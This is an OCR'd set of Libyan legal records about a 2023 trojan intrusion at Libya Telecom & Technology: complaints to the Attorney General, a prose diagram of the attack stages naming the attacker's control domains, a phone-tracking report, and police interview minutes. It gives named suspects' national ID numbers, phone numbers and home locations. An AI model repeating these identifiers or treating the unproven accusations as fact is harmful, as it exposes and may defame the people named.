
تعهد

أنا الموقع أدناه أقرّ بأنني قد اطلعت على بنود و شروط هذا العقد وموافق على كل ما جاء فيها ، و أتعهد بأنّ اسم النطاق الذي تمتّ بتسجيله لا يحتوي على أية كلمات أو عبارات أو اعتبارات مادية أو جارحة أو مخالفة للقانون الليبي و العقيدة الإسلامية. و في حال ثبوت خلاف ذلك أتحمل كامل المسئولية وبالتالي مطلوب ليبيا للإتصالات بإيقافه فورا.

Date 2020/6/12 التاريخ Subscriber's signature توقيع المشترك

Libya Telecom and Technology | Abu Bakr Ibn Ashour Street - Tripoli-Libya ليبيا للإتصالات والتقنية - أبو بكر بن عاشور الدروسية - طرابلس - ليبيا

ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020



ليبيا للاتصالات والتقنية
LIBYA Telecom & Technology

نموذج إيصال استلام خزينة المنطقة الوسطى

الرقم : № 06734457

التاريخ : 13 / 1 / 2020 م

245 دينار درهم

استلمت من السادة : طارق عبد الحميد بشير باخا

مبلغا وقدره بالحروف فقط : مئتان وخمسة واربعون دينار لا غير

نوع العملة (نقدي / مصدق) رقم :

على مصرف :

إشعار إضافة رقم : على حساب : حوالة واردة رقم : من المصرف :

وذلك مقابل : حجز اسم نطاق Libya2020.com.ly

حسب (الفاتورة / المستند) : رقم و

رقم و

اسم المستخدم : التوقيع :

خزينة المنطقة الوسطى

ملحق رقم (6) المراحل الرئيسية للاختراق (حادثة جهاز مدير مكتب مبيعات شارع الزاوية)

حملة دعائية ممولة	تنزيل المرحلة الاولى من التروجان وتشغيله	التروجان يتصل بالهاكر	دخول الهاكر على الجهاز	تنزيل برامج استخراج البيانات
حملة دعائية ممولة على صفحات الفيسبوك للوصول إلى اكبر عدد ممكن من الضحايا، منها: صفحة سميت باسم: ديوان المحاسبة. وأخرى باسم القيادة العامة للقوات المسلحة العربية الليبية و غيرها. كل هذه الصفحات تحوي ملف خاص لتحميل التروجان تحت عنوان ملفت للانتباه.	بمجرد فتح الملف الخبيث يتم تشغيل برنامج Downloader لجلب مجموعة من البرامج والملفات النصية الخبيثة من موقع مخترق 2727.libya2020.com.ly	يقوم التروجان بالاتصال بمركز التحكم التابع للهاكر باستخدام نفس الرابط السابق. ومركز التحكم هو حاسوب أو Virtual Machine تحت سيطرت الهاكر ومتصل بالانترنت.	في هذه المرحلة يصبح الجهاز مهيئ لدخول الهاكر من الانترنت عبر مركز التحكم ويمكنه تنزيل أي برامج إضافية.	في هذه المرحلة يقوم الهاكر بالدخول علي الجهاز الضحية لتحميل برامج تمكنه من استخراج أي ملفات والحسابات و كلمات المرور المخزنة و تمكنه من اخذ نسخة من شاشة سطح مكتب جهاز الضحية وغير ذلك.

التاريخ : / / هـ.

الموافق : / / م.

الإشاري : .....

السيد / مدير مكتب النائب العام

بعد التحية،،،

بالإشارة الي كتاب السيد / الممثل القانوني لشركة ليبيا للاتصالات والتقنية المسجل تحت اشاري 5-2698 والمؤرخ في 2023/10/24 المقيد بسجل وحدة الوارد العام (14630) والمؤرخ في 2023/10/29 بشأن تلقي الشركة مقدمة هدا البلاغ معلومات تفيد ان هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها ادعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك انها تخص منظومة الفوترة بالشركة مقدمة البلاغ ولقد توصلت الشركة لبيانات المشتبه به طارق عبد الحميد محمد اشكربان.

عليـــــــــه

وبالرجوع للمنظومات السيادية المتوفرة بالقسم نفيذكم بان المدعو/ طارق عبدالحميد محمد اشكيربان عنوانه/ مصراتة رقم الوطني/120000280762

ويستخدم الرقم 218910300066 أخر حركة يوم 2023-11-06 الساعة 11:36:55 وكانت مكالمة إلى الرقم 926593199 وكان في جنوب برج بريد مصراتة المركزي/المنطقة الوسطى

واكثر تواجد للرقم 218910300066 شمال غرب مصراته/ زاوية المحجوب بجانب مسجد المحجوب /المنطقة الوسطى.

- **مرفق طيه بطاقة معلومات**

تفضلوا بالاستلام و التوجيه ،،،

نائب النيابة //

عمر محمد اسكيليح

﴿ رئيس قسم ضبط شؤون المعلوماتية و الاتصالات ﴾

صورة

السيد النائب العام / للعلم

الملف الدوري للحفظ

2023/11/06 01

السيد / مدير مكتب النائب العام

بعد التحية،،،

بالإشارة الي كتاب السيد / الممثل القانوني لشركة ليبيا للاتصالات والتقنية المسجل تحت اشاري 5-2698 والمؤرخ في 2023/10/24 المقيد بسجل وحدة الوارد العام (14630) والمؤرخ في 2023/10/29 بشأن تلقي الشركة مقدمة هدا البلاغ معلومات تفيد ان هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها ادعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك انها تخص منظومة الفوترة بالشركة مقدمة البلاغ ولقد توصلت الشركة لبيانات المشتبه به طارق عبد الحميد محمد اشكربان.

عليـــــــه

وبالرجوع للمنظومات السيادية المتوفرة بالقسم نفيذكم بان المدعو/ طارق عبدالحميد محمد اشكيربان عنوانه/ مصراتة رقم الوطني/120000280762

ويستخدم الرقم 218910300066 أخر حركة يوم 06-11-2023 الساعة 11:36:55 وكانت مكالمة إلى الرقم 926593199 وكان في جنوب برج بريد مصراتة المركزي/المنطقة الوسطى

واكثر تواجد للرقم 218910300066 شمال غرب مصراته/ زاوية المحجوب بجانب مسجد المحجوب /المنطقة الوسطى.


- **مرفق طيه بطاقة معلومات**

تفضلوا بالاستلام و التوجيه ،،،

نائب النيابة //
عمر محمد اسكيليح
﴿ رئيس قسم ضبط شؤون المعلوماتية و الاتصالات ﴾

صورة
السيد النائب العام / للعلم
الملف الدوري للحفظ
2023/11/06 01

بيانات و موقع مطلوب



وحدة تقنية المعلومات و الإتصالات

مكتب النائب العام

الاسم : طارق عبدالحميد محمد اشكيربان

مكان الإقامة : شمال غرب مصراته/ زاوية المحجوب بجانب مسجد المحجوب /المنطقة الوسطى

رقم الهاتف : 0910300066

LIBYA Telecom & Technology
ليبيا للاتصالات والتقنية

الاشاري: 5-2698.

التاريخ:2023/10/24.

السيد الفاضل / النائب العام

بعد التحية،،،

مقدم هذا البلاغ إليكم المهندس إعمار محمد البوزيدي بصفتي الممثل القانوني لشركة ليبيا للاتصالات والتقنية المزود الرئيسي لخدمة الإنترنت في ليبيا .

عارضاً عليكم مايلي

1. بتاريخ 2023/8/22 وعبر الإجراءات الإدارية المتبعة في هكذا حالة تلقت الشركة مقدمة هذا البلاغ معلومات تفيد أن هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها إدعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك انها تخص منظومة الفوترة بالشركة مقدمة البلاغ.

2. باشرت الشركة مقدمة البلاغ إجراءات التدقيق في واقعة الاختراق موضوع الشكوى عبر فريق مهني مشكل بالشركة للتأكد من صحة هذه الواقعة وكيفية حدوثها وماهية المعلومات التي تمكن المخترق / المخترقين من الحصول عليها وكيفية سد الثغرة التي تم الولوج من خلالها إلى منظومات الشركة.

3. من خلال هذه التدقيق (مرفق صورة منه مع البلاغ) تواصلت الشركة إلى ان هناك العديد من الدلائل التي تشير إلى انتشار برمجيات مشبوهة في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للفضول يستخدم في الغالب موضوع سياسي لإغراء الضحايا لفتح الملف، ويستخدم المخترق / المخترقون حسابات و صفحات على منصات التواصل الاجتماعي لنشر هذه الملفات ولضمان انتشار هذه الملفات بين رواد هذه المنصات يستخدم المخترق / المخترقون إعلانات ممولة للإطاحة بأكبر عدد من الضحايا .

شركة ليبيا للاتصالات والتقنية
رئيس مجلس الإدارة
Chairman
LIBYA Telecom & Technology

+218 21 340 0020
+218 21 340 8428
أبوستة بجوار نادي الفروسية، طريق الشط / طرابلس-ليبيا
Abu Settsa Nearby Al-Foursia Club, Al-Shatt St\Tripoli-Libya
www.ltt.ly
91612 Tripoli - LIBYA

4.ولقد توصلت الشركة لبيانات المشتبه به المدعو (طارق عبد الحميد محمد اشكريان) كما تم تفكيك آلية عمل هذه البرامج المشبوهة وذلك على النحو المبين تفصيلاً في تقرير فريق التدقيق المنوه عنه أعلاه.

5.ولا شك لدينا أن من قام بهذا الاختراق أيا كان هويته ومهما كانت غايته سوف يتسبب بضرر جسيم للدولة الليبية ومصالحها لا يمكن تداركه حال كون ما قام به قد يمكنه من التعدي على بيانات سيادية تخص الدولة الليبية على درجة كبيرة من الأهمية والسرية.

6.وحيث ان الفعل في مجمله يشكل جريمة يعاقب عليه القانون نظراً لما في عملية الإختراق من إضرار بالمصلحة العامة والمال العام.

7.عليه ولما كان نص المادة 11 من القانون رقم 5 لسنة 2022 م بشأن مكافحة الجرائم الإلكترونية تنص على (**يعد الدخول لأجهزة و أنظمة الحاسب الآلي أو إلى نظام معلوماتي أو شبكة معلوماتية أو موقع إلكتروني غير مشروع، إذا تم الاختراق بشكل متعمد لوسائل وإجراءات الحماية لها بشكل كلي أو جزئي دون تصريح أو بما يخالف التصريح**) كما تنص المادة 12 من ذات القانون على(**يعاقب بالحبس مدة لا تزيد عن سنة أو بغرامة لا تقل عن 100 مائة دينار ولا تزيد على 500 خمسمائة دينار أو العقوبتين معاً، كل من خالف أحكام المادة الحادية عشرة من هذا القانون**) .

8.وتكون العقوبة الحبس مدة لا تقل عن سنة وبغرامة لا تقل عن 500 خمسمائة دينار ولا تزيد على 5,000 خمسة آلاف دينار إذا كان الدخول بقصد إلغاء أو حذف أو إضافة أو تدمير أو إفشاء أو إتلاف أو حجب أو تعديل أو نقل أو نسخ بيانات أو تعطيل عمل نظام معلومات أو تغيير موقع إلكتروني أو إلغائه أو إتلافه أو تعديل محتوياته أو انتحال شخصية مالكه فإذا نجم عن الدخول إعاقة عمل النظام المعلوماتي أو تعطيل الشبكة المعلوماتية أو عمل الموقع الإلكتروني أو إفساد محتوياتهم تكون العقوبة السجن والغرامة التي لا تقل عن 10,000 عشرة آلاف دينار.

شركة ليبيا للاتصالات والتقنية
رئيس مجلس الإدارة
Chairman
Libya Telecom & Technology

9. كما تنص المادة 13 ايضا من ذات القانون على (يعاقب بالحبس مدة لا تقل عن سنة وبغرامة لا تقل عن 1,000 ألف دينار ولا تزيد على 5,000 خمسة آلاف دينار كل من اعترض نظاماً معلوماتياً بقصد الحصول على بيانات رقمية أو للربط مع أنظمة إلكترونية أخرى) .

10. ولما كان نص المادة 9 من قانون الجرائم الاقتصادية رقم 2 لسنة 1978 تنص (على يعاقب بالسجن وبغرامة لا تقل عن ألف دينار ولا تزيد على قيمة الضرر، وبالتعويض عن الأضرار الناتجة كل من أحدث عمداً ضرراً جسيماً بمال عام أو مصلحة عامة)

لذلك نلتمس منكم

سرعة اتخاذ اللازم قانوناً، وفتح تحقيق عاجل بشأن كل ما ورد بهذا البلاغ وتحريك الدعوى الجنائية ضد كل من يثبت تورطه سواء المشكو ضده أو غيره مما يثبت تورطه.

وتفضلوا بقبول فائق التقدير والاحترام

المهندس / إعمار محمد اليوزيدي
الممثل القانوني لشركة ليبيا للاتصالات والتقنية

رئيس مجلس الإدارة
Chairman
LIBYA Telecom & Technology

صورة إلى:
- المدير العام
- المكتب القانوني
- مدير مكتب المراجعة الداخلية
- الملف الصادر

الهاجر

ليبيا للاتصالات والتقنية
LIBYA Telecom & Technology

مكتب النائب العام
قسم المعلومات والتوثيق
31. 03. 2024
الوارد العام
تم التوثيق

التاريخ : 2024/03/20
الرقم الاشاري ر.م.إ/1/58 خ

مكتب النائب العام
وحدة الوارد العام
2024 -03- 26
رقم التسجيل 4918

السيد المحترم /النائب العام

تحية طيبة،،،

الموضوع: بلاغ بشأن نشر اعلانات ممولة على الفيس بوك بهدف اصطياد ضحايا وسرقة بياناتهم

مقدمه اعمار محمد البوزيدي بصفتي رئيس مجلس إدارة شركة ليبيا للاتصالات والتقنية وإلحاقا بالبلاغ المقدم لمكتبكم في 2023/10/24 ذو اشاري رقم 2698-5 (مرفق)1.

قام المخترق بحسب البيانات الواردة بتقرير مكتب المخاطر بشركة ليبيا للاتصالات والتقنية (مرفق2) بعد ان قام بتجديد نطاق الاستضافة في 2024/1/1 بشن هجمات جديدة بتاريخ 2024/2/26 عن طريق نشر عدد من المنشورات بإعلانات ممولة ذات طابع سياسي على منصة التواصل الاجتماعي فيسبوك مستخدما صفحات مزيفة لجذب الضحايا وبمجرد قيام الضحية بالضغط على الرابط يتمكن المخترق من السيطرة على جهاز الضحية.

اتُخذت الإجراءات المذكورة في التقرير المشار إليه أعلاه لمواجهة الاختراقات، كما تم اتخاذ حُزمة من الإجراءات الاحترازية التي تحمي مستخدمي الانترنت بصفة عامة ومنظومات شركة ليبيا للاتصالات والتقنية بصفة خاصة.

إن الأسلوب المتبع من المخترق وطريقته في الاختراق كما موضحة بالتقرير مرتبطة بمركز للتحكم والسيطرة على أجهزة الضحايا ببريطانيا، مما يضفي على الأمر خطورة بالغة في تهديد بيانات المستخدمين والتي قد تطال بعض من مؤسسات الدولة حيث أن معظم العاملين والموظفين يستخدمون (الدومين) الخاص بمؤسساتهم التي يعملون بها في الولوج لمنصات التواصل الاجتماعي مما يجعل منظومات الكثير من المؤسسات تحت مظلة الاختراق ، خاصة وأن المخترق فيما يبدو أنه يعمل في ظل شبكة منظمة وليس بشكل منفرد مما ينبئ بخطورة الموقف وضرورة التحرك بشكل عاجل لمواجهة الموضوع.

وحيث أننا نطالب بدعمكم في كشف خيوط القضية لتأدية المنوط بنا في حماية النطاقات التي يحجزها العملاء من الشركة ويستخدمونها في غير الأغراض المخصصة لها وحيث أننا على يقين بأنكم توصلتم لأول خيط من خيوط

رئيس مجلس الإدارة

أبوستة بجوار نادي الفروسية، طريق الشط / طرابلس- ليبيا
Abousetta Serts Nearby Al-Foursia Club, Al Shatt St\Tripoli-Libya
91612 Tripoli - LIBYA
+218 21 340 8428
+218 21 340 0020
www.ltt.ly

الشبكة إلا أن طبيعة عمل الشركة لا يمكنها من اتخاذ الإجراءات التي تردع أمثال هؤلاء فإننا وفي حال قبولكم لهذا البلاغ نسعى لتحرير شكوى مباشرة ضد المدعو وسام عبد الحميد شكيربان وشقيقه ومقر إقامتهما بمدينة مصراتة، باعتبارهما متورطان في الاختراق بحسب التقرير المرفق.

وقبل تحديد مطالبنا نورد لكم الإجراءات الاحترازية التي اتخذتها الشركة:

- حجب النطاق (Bestroyal2025.com.ly) مرفق3 ما يفيد بالحجب
- التعميم على المختصين بالشركة بعدم قبول أي معاملة تتعلق بالمدعوين
- تكثيف الكشف وأنظمة الحماية على أجهزة العاملين بالشركة

الإجراءات القانونية المقترحة من شركة ليبيا للاتصالات والتقنية

- اصدار امر لمصادرة جميع الأجهزة التي بحوزة المعنيين بهذا البلاغ.
- تمكين المهندسين المختصين بشركة ليبيا للاتصالات والتقنية تحت اشراف المختصين بمكتب النائب العام من الأجهزة التي يستخدمها المدعوين لتثبت من استخدامهما لأي طرق أخرى للاختراق وكشف متورطين أخرين إن وجدو.
- التنسيق مع جهات الاختصاص الدولية بشأن مركز التحكم الذي أشرنا إليه في بريطانيا لكشف وتجنب أي أخطار سيبرانية في حال كان مخططاً لها.

شاكرين لكم تعاونكم معنا للصالح العام،،،

م. اعمار محمد البوزيدي
رئيس مجلس إدارة الشركة

رئيس مجلس الإدارة
LIBYA Telecom & Technology Co.

صورة الى:
- المكتب القانولي
- ملف الدوري العام

مروؤخ

الاشاري: 5–2698.

التاريخ:2023/10/24.

مكتب النائب العام
وحدة الوارد العام
2023-10-29
رقم التسجيل: 14630

السيد الفاضل / النائب العام

بعد التحية،،،

مقدم هذا البلاغ إليكم المهندس إعمار محمد البوزيدي بصفتي الممثل القانوني لشركة ليبيا للاتصالات والتقنية المزود الرئيسي لخدمة الإنترنت في ليبيا.

عارضاً عليكم ما يلي:

1. بتاريخ 2023/8/22 وعبر الإجراءات الإدارية المتبعة في هكذا حالة تلقت الشركة مقدمة هذا البلاغ معلومات تفيد أن هناك صورة مسربة من جهاز كمبيوتر تابع للأخيرة ومستخدم من قبل أحد موظفيها إدعى من قام بنشرها على منصة التواصل الاجتماعي فيس بوك انها تخص منظومة الفوترة بالشركة مقدمة البلاغ.

2. باشرت الشركة مقدمة البلاغ إجراءات التدقيق في واقعة الاختراق موضوع الشكوى عبر فريق مهني مشكل بالشركة للتأكد من صحة هذه الواقعة وكيفية حدوثها وماهية المعلومات التي تمكن المخترق / المخترقين من الحصول عليها وكيفية سد الثغرة التي تم الولوج من خلالها إلى منظومات الشركة.

3. من خلال هذه التدقيق (مرفق صورة منه مع البلاغ) تواصلت الشركة إلى ان هناك العديد من الدلائل التي تشير إلى انتشار برمجيات مشبوهة في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للفضول يستخدم في الغالب موضوع سياسي لإغراء الضحايا لفتح الملف، ويستخدم المخترق / المخترقون حسابات و صفحات على منصات التواصل الاجتماعي لنشر هذه الملفات ولضمان انتشار هذه الملفات بين رواد هذه المنصات يستخدم المخترق / المخترقون إعلانات ممولة للإطاحة بأكبر عدد من الضحايا.

شركة ليبيا للاتصالات والتقنية
رئيس مجلس الإدارة
Chairman
Libya Telecom & Technology

دولة ليبيا
مكتب النائب العام
محضر جمع الاستدلالات التاريخ 2023/11/12
الوقت 13:30

فتح المحضر بالتاريخ والوقت المذكورين أعلاه بمقر داخل قسم ضبط شؤون المعلوماتية والاتصالات وبمعرفتي أنا نائب ضابط سامي الحديدي مأمور الضبط القضائي حيث الان سامة أفتاح المحضر استلمت البلاغ أشاري رقم 5-2698 المؤرخ في 2023-10-24م يتألف من عدد ثلاثة صفحات المقدم به المهندس إعمار محمد البوزيد وهفته العمل القانوني لشركة ليبيا للاتصالات والتقنية عن واقعة صور مسربة من جوال كمبيوتر لأحد موظفين الشركة بعد أختراقه وتوصل الشركة الى بيانات المشتبه فيه ويدعى طارق عبد الحميد محمد اشكيبان والى التقرير الفني المعد من قبل وحدة الرصد والمتابعة بقسم ضبط شؤون المعلوماتية بتحديد مكانه والتي تواجد له عليه وبنفس الوقت وبناءا على تأشيرة الاستاذ نائب النيابة رئيس القسم بالاستدلال حيال الواقعة وقتح هذا المحضر بالخصوص عليه قررت الاتي.

اولا: ارفاق البلاغ والتقرير الفني سالف ذكرهم باوراق المحضر.

ثانيا: استدعاء مقدم البلاغ المهندس إعمار محمد لسماع أقواله حيال الواقعة.

ثالثاً / تكليف وحدة الرصد بقسم ضبط شؤون المعلوماتية والاتصالات بمواصلة البحث والتحري عن الشخص المشتبه فيه والتنسيق مع أحد الجهات الضبطية لضبطه.

رابعاً / إلى حين أي إجراء آخر تقفل المحضر بوقته

مأمور الضبط

أعيد فتح المحضر من جديد بتاريخ اليوم الأحد الموافق 2023-11-19م وعند الساعة 10:50 وبنفس المقر والهيئة السابقة حيث الآن حضر أمامي المهندس إعمار محمد البوزيدي الممثل القانوني لشركة ليبيا للاتصالات والتقنية عليه وبنفس الوقت جرت سماع أقواله حيث سؤل عن بياناته أجاب قائلاً.

الاسم / إعمار محمد إعمار البوزيدي
أبن / عجيلة جبريل البوزيدي
مواليد / 1978/2/15 طرابلس
مقيم / الدريبي خيلات المعابلة ملصق البنغ.
المهنة / رئيس مجلس الادارة بشركة ليبيا للاتصالات والتقنية
المؤهل العلمي / دكالوريس علوم حاسب
الحالة الاجتماعية / متزوج.

ب ش / 4/9549 لحرابلس
هـ رقم / 0912660000
س / هل تعرف سبب استدعائك ؟
ج / نعم بخصوص البلاغ الذي تقدمت به الى مكتب النائب العام بشأن واقعة الاختراق التي حصلت بأحد أجهزة الكمبيوتر الخاص بالشركة
س / متى حصلت هذه الواقعة ؟
ج / أقول هذه الواقعة حصلت بتاريخ 2023-8-22
س / اشرح لنا كيف تمت عملية الاختراق ؟
ج / انني أقوله ليس لدي دراية كافية عن الواقعة والذي اعرفه وحسب ما افادني به بأن الاختراق حصل من جهاز كمبيوتر لأحد الموظفين بقسم المبيعات للشركة الكائن ببريد شارع الزاوية وان الشخص المخترق قام بسرقة صور المشتركين ونشرها عبر صفحات التواصل الاجتماعي فيس بوك
س / كيف تمكن من اختراق جهاز الكمبيوتر ؟
ج / حسب ما أفادني به مدير مكتب المخاطر بالشركة بأن الموظف المستخدم لجهاز الكمبيوتر قام بالدخول الى صفحة بالفيس بوك اعلانية ممول وعند الدخول اليها والضغط على الرابط تمكن المخترق من الدخول وارسل ملف التجسس واصبح يتحكم في الجهاز.
س / أذكر لنا عدد الصور التي أخذها المخترق ؟

ج/ الذي أقوله لكم كل هذه المعلومات يفيدكم
بها مدير مكتب المخاطر المهندس سالم الغزالي
والذي بدوره شكل فريق عمل من مهندسي
الشركة وسيطروا على الاختراق وتم التعرف
على هوية الشخص المخترق وتم ذكر أسمه
في البلاغ المقدم الى المكتب النائب وكل الخطوات
التي اتخذت.
س/ هل أخذ اي شئ آخر يخص الشركة غير
صور المشتركين التي ذكرتها ؟
ج/ حسب ما أفادني به مدير مكتب المخاطر أخذ بيانات
وصور المشتركين لشركة ليبيا للاتصالات والتقنية
LTT فقط.
س/ ماهي البيانات التي أخذها وماذا تحتوي ؟
ج/ صور جوازات المشتركين وأرقامهم الوطنية
س/ هل عملية الاختراق تمت بمساعدة الموظف ؟
ج/ لا أعرف بمساعدته أو بغباء منه.
س/ هل لازال هذا الموظف يمارس عمله ؟
ج/ نعم لازال يمارس عمله ولم تتخذ اي اجراء حوله
الا بعد نتائج التحقيقات حيال الواقعه ؟
س/ ماهو اسم هذا الموظف وماهي وظيفته ؟
ج/ لا يحضرني أسمه الان وهو يعمل بقسم المبيعات الشركة
س/ هل الجهاز الذي يعمل به هذا الموظف كان مرتبط بالانترنت
وهل به رمز حماية من عدمه ؟
ج/ أقول نعم مرتبط بالانترنت ومن المفروض يكون

به رمز حماية .

س/ هل أنت متأكد من صحة أقوالك ؟

ج/ نعم

س/ هل لديك اي أقوال أخرى ؟

ج/ لا.

تمت أقواله وتليت عليه وصمم بالتوقيع   مأمور الضبط

هذا وعقب اثبات ما تقدم ذكره حيث الان قررت صرف المستجوب وتكليفه بالحضور عند الطلب واستدعاء مدير مكتب المخاطر المهندس سالم الغراري لسماع أقواله والى حين اي اجراء آخر قفل المحضر بوقته وتاريخه

مأمور الضبط

أعيد فتح المحضر من جديد بتاريخ اليوم الاثنين الموافق 20-11-2023 وعند الساعة 11:30 وبنفس المقر والهيئة السابقة حيث الان حضر امامي مدير مكتب المخاطر بشركة ليبيا للاتصالات والتقنية. فقررت سماع أقواله حيال الواقعة ومثوله امامي حيث سئل عن بياناته اجاب قائلا .

الاسم / سالم عمران سالم بلعيد
ابن / مبروكه المحجوب عبدالجليل
مواليد / 1980م طرابلس
الاقامة / جنزور اولاد أبو غرارة السراج
المهنة / مدير مكتب المخاطر بشركة
ليبيا للاتصالات والتقنية.
المؤهل / ماجستير ادارة مشاريع
الحالة الاجتماعية / متزوج
ب ش رقم 4403081
هـ رقم 0912444449
س / هل تعرف سبب استدعائك ؟
ج / نعم بخصوص واقعة الاختراق التي حصلت
بأحد الاجهزة الكمبيوتر بمركز المبيعات التابع
للشركة الكائن ببرج شارع الزاوية.
س / متى حصلت هذه الواقعة ؟
ج / أقول بتاريخ 2023.8.22 م.
س / اشرح لنا كيف حصلت هذه الواقعة ؟
ج / الذي أقوله لكم أنه بتاريخ 2023.8.22 حضر
إلي أو بالاحرى اتصل بي هاتفيا أحد الموظفين بالمكتب
وأخبرني بأنه عند تصفحه على موقع التواصل الاجتماعي
فيس بوك وجد إعلان بأحد الصفحات يدعي
صاحبها بأنه اخترق منظومة الفوترة بشركة
ليبيا للاتصالات ونشر صورة من المنظومة وعلى
ضوءها تم تشكيل فريق عمل من المكتب التابع من

صحة ما نشر وبالفعل تبين بأن الصورة مأخوذة من المنظومة وهي مأخوذة أثناء اجراء معاملة بدل فاقد لأحد المشتركين ومن خلال هذه الصورة التي تم نشرها وجدنا بها التوقيت اجراء المعاملة ورقمها التسلسلي وبعد الرجوع إلى سجلات النظام «سستم لوك» وعرفنا من المستخدم لهذا الجهاز ومن قام بتنفيذ هذه المعاملة فتم الاتصال به والذي أبلغنا بأنه من قام باجراء وإتمام هذه المعاملة وبسؤاله هل هو من قام نشر الصورة على الفيس بوك؟ فأنفى ذلك فباشرنا بتم التحفظ على الجهاز وعدم تشغيله وبعدها أرسل الفريق التي تم تشكيله من مهندسي المكتب بالبحث ومعرفة هوية المخترق وعلى أثر ذلك وصلنا إلى النتائج وهي بأن الجهاز مخترق من تاريخ 1-8-2022 وتبين بأن التخرم المخترق هو صاحب الموقع أسمه ليبيا 2020 Libya2020.com وهو مضاف بمركز بيانات شركة ليبيا للاتصالات ويستخدم أيضاً عدة نطاقات فرعية منها 2227.Libya.2020.com.ly والأخير مضاف ببريطانيا حسب البحث الذي قمنا به وقد يكون هذه الموقع مخترق أيضاً وأضافه إلى الموقع tobactsMed.ly وهي الموقع يتصل به الفيروس ويرجح تريجون 